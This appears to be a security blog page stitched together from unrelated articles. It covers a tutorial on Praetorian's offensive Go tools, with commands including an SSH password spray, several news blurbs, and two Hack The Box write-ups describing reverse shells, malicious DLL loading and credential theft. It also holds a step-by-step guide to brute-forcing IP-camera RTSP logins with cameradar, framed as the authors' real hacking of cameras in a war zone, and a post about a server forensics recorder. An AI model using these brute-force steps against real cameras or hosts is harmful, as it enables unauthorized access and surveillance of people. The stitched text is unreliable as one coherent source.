Recently a new project was released by Praetorian. Praetorian is open-sourcing the offensive tools their red team actually uses on engagements. They call it 12 Caesars and their team is planning to release one tool a week for twelve weeks. Every tool is written in Go and ships as a single binary with zero external dependencies.
Each tool is assigned a Caesar name and a blog post, where you can learn more about these tools.
We’ll look at four of these tools, including the basic ones, to make this article suitable for everyone. Before we proceed, it’s important to remind you that you can only test systems you own or have explicit written authorization to test. We will use our lab for it.
Titus

Our first tool is Titus. Titus finds credentials, API keys, and tokens in source code, files, git history, container images, and more. The tool has 487 detection rules covering AWS, GCP, Azure, GitHub, Slack, databases and hundreds of other services. Similar to TruffleHog, it can validate credentials as it finds them by calling the provider APIs.
It’s also available as a Burp Suite extension and a Chrome extension.
kali > curl -sL -o titus https://github.com/praetorian-inc/titus/releases/latest/download/titus-linux-amd64
kali > chmod 777 titus
kali > ./titus --help

Let’s start by pointing it at test keys released by Truffle Security.
It found all the keys in the repo. Companies often publish their secrets by accident. Some live in the repositories for years, so it’s good to do regular checks to prevent unnecessary leakage.
Nerva

Nerva is a fingerprinter supporting 170 protocols across TCP, UDP, and SCTP, plus dozens of HTTP technology fingerprinters. You can feed it with open ports from naabu, nmap or other tools and it’ll tell you what’s actually running with its version.
kali > curl -sL -o nerva.tar.gz https://github.com/praetorian-inc/nerva/releases/download/v1.70.3/nerva_1.70.3_linux_amd64.tar.gz
kali > tar --no-same-owner -xzf nerva.tar.gz
kali > chmod 777 nerva
kali > ./nerva --help
Now let’s use our Ubuntu to show a basic test.
kali > ./nerva -t 192.168.131.9:22,11434
It will be way more useful when you work with big lists of corporate assets during a pentest.
Brutus

Brutus is a modern Hydra alternative. It supports more than 40 protocols including SSH, RDP, MySQL, PostgreSQL and a lot more. Brutus was built to work with Nerva or naabu output.
kali > curl -sL -o brutus.tar.gz https://github.com/praetorian-inc/brutus/releases/latest/download/brutus-linux-amd64.tar.gz
kali > tar --no-same-owner -xzf brutus.tar.gz
kali > chmod 777 brutus

kali > ./brutus --help
Each command has its own help menu to make it easy to work with.
kali > ./brutus creds --help

Now once again lets use our Ubuntu to spay passwords.
kali > ./brutus creds --target 127.0.0.1:22 --protocol ssh “admin:admin”
It was easy. As mentioned before, this tool chains with Nerva, and that’s how it becomes useful to test the entire infrastructure against common password and detection.
Julius
With AI services proliferating inside corporate environments, we want to know what LLM infrastructure is running on our hosts. Julius will fingerprint more than 60 AI services including Ollama, vLLM, LiteLLM, LocalAI, Hugging Face TGI, AWS Bedrock and AnythingLLM. It can also list available models from endpoints.
kali > curl -sL -o julius.tar.gz https://github.com/praetorian-inc/julius/releases/download/v1.5.1/julius_1.5.1_linux_amd64.tar.gz

kali > tar --no-same-owner -xzf julius.tar.gz

kali > ./julius --help

You can list all the AI services Julious can fingerprint:
kali > ./julius list
We will take a look at our machine.
kali > ./julius probe http://192.168.131.7:11434
Ollama sits on port 11434, and it’s important not to leave it exposed publicly, because everyone can use your models without authentication.
Summary
There are more tools available in this project. Most of them are meant to be chained together and work well this way. The company says its team is actively using these same tools during their engagements. While you won’t need everything at once, experiment with those tools and see what fits you best.
If you like red teaming, we have our Red Team Operator training, where we cover more tools and techniques to help you emulate real APT work, so you can give a company a realistic stress test and help make it secure.
Microsoft releases emergency .NET updates to fix a Brotli memory flaw and Linux privilege escalation, while correcting two incomplete October security patches.
Kali Linux 2026.3 has been officially released, bringing six new security tools, updated image-building scripts, KDE Plasma 6.7, and major NetHunter improvements. Announced on October 26, 2026, this third release of the year includes 126 package updates and upgrades the Linux kernel from version 6.19 to 7.1.5.kali. This release focuses on customization, making it easier […]
In October, several unpatched Linux vulnerabilities were disclosed on public mailing lists, revealing technical details before fixes were widely available. These disclosures included two critical flaws in KSMBD that could let remote attackers execute code, along with reports of privilege escalation and information disclosure. Trend Micro’s Zero Day Initiative (ZDI) submitted the reports, prompting Linux […]
Hackers used apparently AI-generated scripts to compromise government Linux infrastructure, harvest credentials and pursue sensitive databases and official mailboxes in a campaign tracked as CL-UNK-1211. The investigation, published October 15, linked the operation to government entities and state-affiliated infrastructure. Attribution remains unresolved: under Unit 42’s attribution framework, the UNK designation means researchers have not established […]
After switching my Fedora laptop from GNOME to Hyprland, I started paying a bit more attention to what actually runs when I log in. Under GNOME, a lot of this was easy to forget about. With my new setup, I wanted to know which applications were starting with the session, which services were enabled,
Just finished the Insane difficulty Eloquia machine on Hack The Box which one of the more layered and creative Windows boxes I’ve done in a while.
The path starts with a custom Django publishing platform that integrates with a Qoogle OAuth service. After registering and creating articles, you discover that the application trusts certain meta-refresh tags and can be leveraged for redirects. Combined with OAuth authorization flows and a bit of CSRF, this opens the door to higher-privilege access inside the web application.
From the admin interface, SQL Explorer becomes available. Because the backend is SQLite, `load_extension` can be abused to load a malicious DLL. That gives the first reverse shell as the `eloquia\web` user and the user flag.
Privilege escalation requires deeper enumeration. Edge browser credentials stored for the Olivia.KAT account can be extracted and decrypted offline. WinRM then provides a stable shell as that user. From there, Seatbelt and process enumeration reveal an interesting custom service called Failure2Ban that runs with high privileges and periodically restarts. By racing a binary overwrite of `Failure2Ban.exe` with a reverse shell, you land as `NT AUTHORITY\SYSTEM` and grab the root flag.
What made this machine feel genuinely Insane was the number of different skill sets required: web application logic, OAuth/CSRF, SQLite extension loading, Windows credential dumping, service abuse under AppLocker and PowerShell restrictions, and careful timing for the final binary overwrite.
Completed another Hack The Box machine: Devhub (Medium).
Devhub was a great exercise in exploring modern development tooling, service misconfigurations, and Linux privilege escalation. The journey began with web enumeration and identifying an exposed MCP Inspector service. Further investigation revealed a command injection vulnerability that provided initial access to the machine.
From there, internal service enumeration uncovered a localhost-only Jupyter instance. Accessing it through SSH port forwarding and investigating its authentication mechanism opened the path to another user. The final stage involved examining an internal operations service, understanding its exposed functionality, and identifying a weakness that ultimately led to root access.
Devhub highlights how development tools, internal services, and poorly secured administrative functionality can create unexpected attack paths when combined. Another valuable machine for practising enumeration, lateral movement between local users, and privilege escalation.
As most of you know, we have played a key role in the defense of Ukraine. Among our many activities in defense of Ukraine is the hacking of IP cameras throughout the country. In this way, we can spy on Russian activities and war crimes. We did this at the request of the Ukraine Army starting in April 2022.
To hack these cameras we used multiple methods and techniques. In hacking, we often need to explore multiple methods to be successful. Persistence is a key hacker characteristic.
As hackers, of course, it is important to take a strategic approach to any target. Always use the simplest methods first before progressing to more advanced and time-consuming attack methods.
In our first step, we identified the unprotected cameras using such sites as Shodan, Google, and Censys. Next, we tried default credentials. These default credentials vary by camera and manufacturer, so make certain to check our list of default credentials for nearly every camera and manufacturer. That technique yielded a few cameras.
Next, we tried to hack the cameras with weak passwords. This yielded significant results! The primary tool we used in that effort was cameradar.
In this tutorial, I will show you how to use this tool for IP camera hacking just like we did in the Ukraine war!
RTSP
Before we begin to hack IP cameras, you need a bit of background in RTSP. RTSP is the protocol that most of these IP cameras use. Not all of the cameras use RTSP, but the vast majority do. Before we go any farther, we need to say that those cameras using proprietary or other protocols will not be exploitable by cameradar.
RTSP is an application-layer protocol used for commanding streaming media servers via pause and play capabilities. It thereby facilitates real-time control of the streaming media by communicating with the server — without actually transmitting the data itself.
Rather, RTSP servers often leverage the Real-Time Transport Protocol (RTP) in conjunction with the Real-Time Control Protocol (RTCP) to move the actual streaming data.
Most IP camera use the Real-Time Streaming Protocol (RTSP) to establish and control video and audio streams. The content is delivered using Real-time Transport Protocol (RTP). RSTP does not provide any configuration of the device. That must be done using the URI and IP address. Any configuration changes must be done via the web interface.
Most systems support RTSP as a fallback even if they are using a different protocol such a PSIA or ONVIF
When a user initiates a video stream from an IP camera using RTSP, the device sends an RTSP request to the streaming server. This jump starts the setup process.
Subsequently, the video and audio data can then be transmitted using RTP.
You can think of RTSP in terms of a television remote control for media streaming, with RTP acting as the broadcast itself.
While similar in some ways to HTTP, RTSP defines control sequences useful in controlling multimedia playback.
While HTTP is stateless, RTSP has state; an identifier is used when needed to track concurrent sessions
Like HTTP, RTSP uses TCP to maintain an end-to-end connection and, while most RTSP control messages are sent by the client to the server, some commands travel in the other direction (i.e. from server to client).
RTSP uses the following commands, typically sent from the client to the server, when negotiating and controlling media transmissions:
Options: This request determines what other types of requests the media server will accept.
Describe: A describe request identifies the URL and type of data.
Announce: The announce method describes the presentation when sent from the client to the server and updates the description when sent from server to client.
Setup: Setup requests specify how a media stream must be transported before a play request is sent.
Play: A play request starts the media transmission by telling the server to start sending the data.
Pause: Pause requests temporarily halt the stream delivery.
Record: A record request initiates a media recording.
Teardown: This request terminates the session entirely and stops all media streams.
Redirect: Redirect requests inform the client that it must connect to another server by providing a new URL for the client to issue requests to.
Other types of RTSP requests include ‘get parameter,’ ‘set parameter ,’ and ’embedded (interleaved) binary data,’
Now that you have a little background in RTSP, you are ready to start cracking IP camera credentials!
Step #1: Download and Install cameradar
Although cameradar can be run natively in Linux, I find that it works best in a docker container.
Now, you are ready to begin to brute-force IP cameras!
Step #2: Run the RTSP Credential Brute-forcer
Now that you have docker and cameradar installed, you only need to point cameradar at the IP address of the camera that you want to brute-force!
For instance, to brute force a camera at 192.168.1.101 (obviously, not an IP address of a real camera), we would simply enter;
kali > sudo docker run ullaakut/cameradar -t 192.168.1.101
Cameradar will now attempt to find a RTSP stream at one of the default RTSP ports namely 554, 5554 and 8554. If you suspect there may be other ports with RTSP streams (you may want to run an nmap scan first), you can add them with the -p switch, such as
kali > sudo docker run ullaakut/cameradar -t 192.168.1.101 -p 9554
Step #3: Using Custom Username and Password Lists
By default, cameradar uses a small username and password list of the most common usernames and passwords. It’s good strategy to use these first but if they are unsuccessful, it’s time to bring out the big guns!
In this context, big guns means larger and more appropriate username and password lists. From my experience hacking cameras in Ukraine and Russia, the usernames usually are simple such as admin, root, admin1, admin3, etc. This means that you can probably use the default username list but passwords vary quite a bit. That’s why you should use a good password list that is appropriate for your environment (for instance, using a Spanish list in a Spanish speaking nation).
First, the password list must be json format. There are several websites that can covert your text file to json such as https://anyconv.com/txt-to-json-converter/. Your .txt file will then be appended with a json extension. So, if we were using the seclist’s password list;
Password Cracking of IP camera credentials is very similar to other remote password cracking once you become familiar with the RTSP protocol. In fact, in many ways it is easier, as it is rare to find a lockout (limiting how many attempts you can make) on the RTSP protocol. By using a tool like cameradar, we were able to successfully access a large percentage of IP cameras with weak passwords.
My websites kept going down for two or three minutes at a time, and then fixing themselves.
No pattern. No warning. By the time I logged in over SSH, the server looked perfectly healthy. Load was back to normal, PHP workers had exited, and there was nothing left to look at. Just a few angry messages from visitors and an uptime monitor saying the site was down at 3:41 AM.
This post is the story of how I chased that problem, the tool I ended up writing, and what it can do today. If your server randomly slows down and you can never catch it in the act, I think you will recognize a lot of this.
The first real clue I got was a load average of over 20 on a 4-core box, while the CPU was only about 3% busy.
That combination makes no sense if you think load means “CPU is busy”. It doesn’t. Load counts processes that are waiting as well as running. So my server was not working hard. It was stuck, with dozens of processes queued up behind something.
MariaDB looked fine. Apache was responsive. Memory was okay. The only odd thing was a pile of lsphp workers and a very high iowait number.
And every single time, by the time I got there, the evidence had already disappeared.
Why monitoring was not enough
I already ran Netdata, and I want to be clear: Netdata is great.
But monitoring answered a question I already knew the answer to. It told me that my server had a problem, at 3:41 AM, with a nice red graph. What I needed to know was why — which process was stuck, what it was waiting for, and who or what started it.
That’s a different job. Monitoring samples numbers for dashboards. I needed something that would grab deep evidence at the exact moment things went bad, and keep it for me to read in the morning.
So I thought about it like an aeroplane. A plane doesn’t just have gauges in the cockpit. It has a black box that records everything, so that after something goes wrong, you can go back and find out what happened.
That was the idea: a black box for my web server.
The first version was simple (and not very smart)
The plan was basic, and I kept it basic on purpose:
Every minute, take a cheap sample — load, CPU, memory, swap, PHP worker count, MariaDB threads, mail queue, TCP states, stuck processes. Almost all of it read from /proc, so it costs nothing.
If a number crosses a threshold, go into panic mode and capture the expensive stuff: full process tree, iostat, vmstat, open files, disk stats, kernel messages, MySQL process list.
Keep capturing until the server recovers, then write a summary and stop.
I had one hard rule from day one: the tool must never make an outage worse. A forensic recorder that hangs the server while trying to investigate it is useless. So everything runs with timeouts, the heavy commands only run during an incident, and package managers like dnf are detected but never invoked — calling one during a disk stall could block forever.
That first version worked. It caught incidents. And then it started confidently telling me things that were completely wrong.
Where it got interesting: every wrong answer taught me something
This is the part I actually want to share, because the tool only became useful after it was wrong a few times. I keep a file in the repo called docs/decisions.md listing every approach I had to throw away. Here are the ones worth telling.
Mistake 1: it blamed whatever was running
My early version scored causes by looking for process names. If it saw backup or security or maintenance processes in the list, it gave points to “maintenance activity”.
One incident got reported as “Maintenance (84%)”. It was nonsense. My server runs Imunify360, and those daemons are running 24 hours a day. Their presence during an incident tells you absolutely nothing. Worse, the tool had also matched its owntimeout wrapper and counted that as evidence.
What I learned: presence is not evidence. Now a process being there scores almost nothing. It only becomes real evidence if that same process also shows up as the measured top consumer of CPU or disk. If nothing is actually consuming anything, the report says so out loud.
Mistake 2: it named a process using 9% of the CPU
Another incident had the CPU at 93% on a 4-core box. The tool proudly named the biggest process… which was using 9%.
The real answer was fourteen short-lived PHP workers at about 26% each. Ranking by single process can never express “PHP as a whole took the box”.
What I learned: group by program, not by process ID. Now reports combine workers into one row, with the count, the peak, and the average. And if total CPU is high while no single process is over 15%, the report prints a warning that the cause is spread out.
Workers grouped by program, so a pool of short-lived PHP processes reads as one line instead of disappearing.
Mistake 3: it was always measuring the recovery, not the event
This one was the most annoying, and the most important.
Load average over one minute is a lagging number. It peaks after the real work is done. In one incident the load went from 0.63 to 22.46 between two samples, 69 seconds apart. The trigger fired, panic mode started, and the first measurement landed exactly as the workers were exiting.
In other words, the design was structurally guaranteed to miss any burst shorter than the sampling interval. Making the trigger slightly faster would not have fixed it. The ordering itself was wrong.
What I learned: if the evidence expires, you cannot wait for a trigger to go and fetch it. So I added a ring buffer that samples continuously in the background and keeps a rolling window of recent history. When an incident fires, the tool already has the minutes before the trigger. That’s the --runup command: what was building up before everything went bad.
Mistake 4: the sampler was 29 seconds late
For a while my reports kept saying “wait channels: unavailable”. I assumed the capture was broken.
It wasn’t. It was late. Panic mode collected things in a nice readable order — general system state first, then the detailed stuck-process forensics. But those early commands took time: one of them (ss -antp) took 17 seconds by itself. By the time the important capture ran, 29 seconds after the trigger, every stuck process had cleared.
Eight attempts across four incidents. Zero stuck tasks captured. The tool worked perfectly and recorded nothing, which is the worst kind of bug, because it looks like a missing feature instead of a measuring error.
What I learned: collect in order of how fast the evidence disappears, not in the order that reads nicely. Sub-second kernel reads first, slow sampling commands last. And anything truly perishable moved into the always-running ring buffer.
Mistake 5: one incident stayed open for three and a half hours
A crash in the panic script meant nothing closed one incident. It stayed open for 3 hours 27 minutes, until a later unrelated event got pulled into it.
So the report described a disk stall at 18:32, but its only snapshot was taken at 21:59 during an unrelated nightly update. The verdict? “Package manager (38%)” — with “corroborating evidence” that the three-hour gap had invented all by itself.
What I learned: evidence has an age, and age matters. Now incidents get closed as soon as a healthy sample arrives, every capture records how far it was from the trigger, and a stale capture can no longer be used to name a cause.
The payoff: the day it finally proved the real cause
After all that, the tool caught what I had been chasing for months. Not guessed — proved, from the kernel’s own records.
The stuck processes were all sitting in the same place:
analysis: The automatic analysis: load 8.73 at 5% CPU, and the kernel wait channel naming exactly what the stuck processes were waiting on.
In plain English: every process trying to safely save a file to disk was queued behind the filesystem journal, and the journal could not commit because the virtual disk was not completing its writes. One stuck write freezes everything that touches the filesystem. That is exactly how you get load 20 at 3% CPU.
Then the disk numbers backed it up. During two incidents the recorder caught:
the disk at 100% utilisation while moving roughly zero data
service time up to 1001 ms per request
one read that took 7849 ms
15 requests stuck in flight, never completing
compared to a normal all-day average of about 11% utilisation
A disk reporting “completely busy” while transferring nothing is not a disk being overworked by my websites. It’s a disk that isn’t being served by the host underneath it. This is a Namecheap VPS, and that is the conclusion the evidence points to: the guest was asking politely and the host wasn’t answering.
And the best part: the processes doing all that saving were not my websites at all. It was server housekeeping — cPanel tailwatchd, quota checks, security file-integrity scans, the mail queue runner, cron — all calling fsync at the same time on a disk that could not absorb it. My biggest actual disk user was moving a pathetic 96 to 232 KB per second.
I sent Namecheap the timestamps and the figures — two exact incidents, nine consecutive one-second disk samples each, with the service times and the stuck request count. That was only possible because something had been recording while I was asleep. Without it, the whole conversation would have been me saying “my server feels slow sometimes” and them saying “we see no problem”.
I’ll be honest about scope, because that honesty is the whole point of the tool: the dramatic zero-throughput numbers appeared in 2 of 9 incidents. In the other 7 the stall was still proven, just by a different kernel measurement (PSI), because the disk sampler happened to miss the worst second. The reports say which is which rather than pretending every incident is the same.
What Server Forensics Recorder can do today
So that’s how Server Forensics Recorder ended up the way it is. It’s on GitHub, free and MIT licensed, because this problem is clearly not unique to my server. Everything is plain Bash — there’s no daemon, no web interface and no database, and every report is text you can read over SSH.
It records continuously, cheaply. One lightweight sample per minute, plus a background ring buffer. Normal overhead is tiny because almost everything comes from /proc.
It captures deep evidence only during an incident — process trees, disk statistics, open files, kernel messages, pressure stall information, MySQL state — ordered so the most perishable evidence is grabbed first.
It writes its own root-cause analysis. When an incident ends, you get a report that separates observed facts (measurements, no opinion) from inference (reasoning) from proven (direct kernel evidence). It ranks the possible causes with a confidence score, and here’s the bit I’m most pleased with: the confidence is capped when the decisive evidence is missing, and the report tells you it was capped and why. It never claims 100%. If nothing clears the noise floor, it says Inconclusive instead of inventing a cause.
It names the URL and the visitor, not just the layer. “PHP was busy” is useless. At incident close, the recorder reads the domain access logs for the incident window and reports the actual pages hit per domain, the top client IPs, and counts for commonly abused WordPress endpoints like xmlrpc.php, wp-login.php and admin-ajax.php. It’s Cloudflare-aware, so it points you at the real visitor IP instead of blaming the CDN, and it labels the server’s own loopback requests so wp-cron never looks like an attacker.
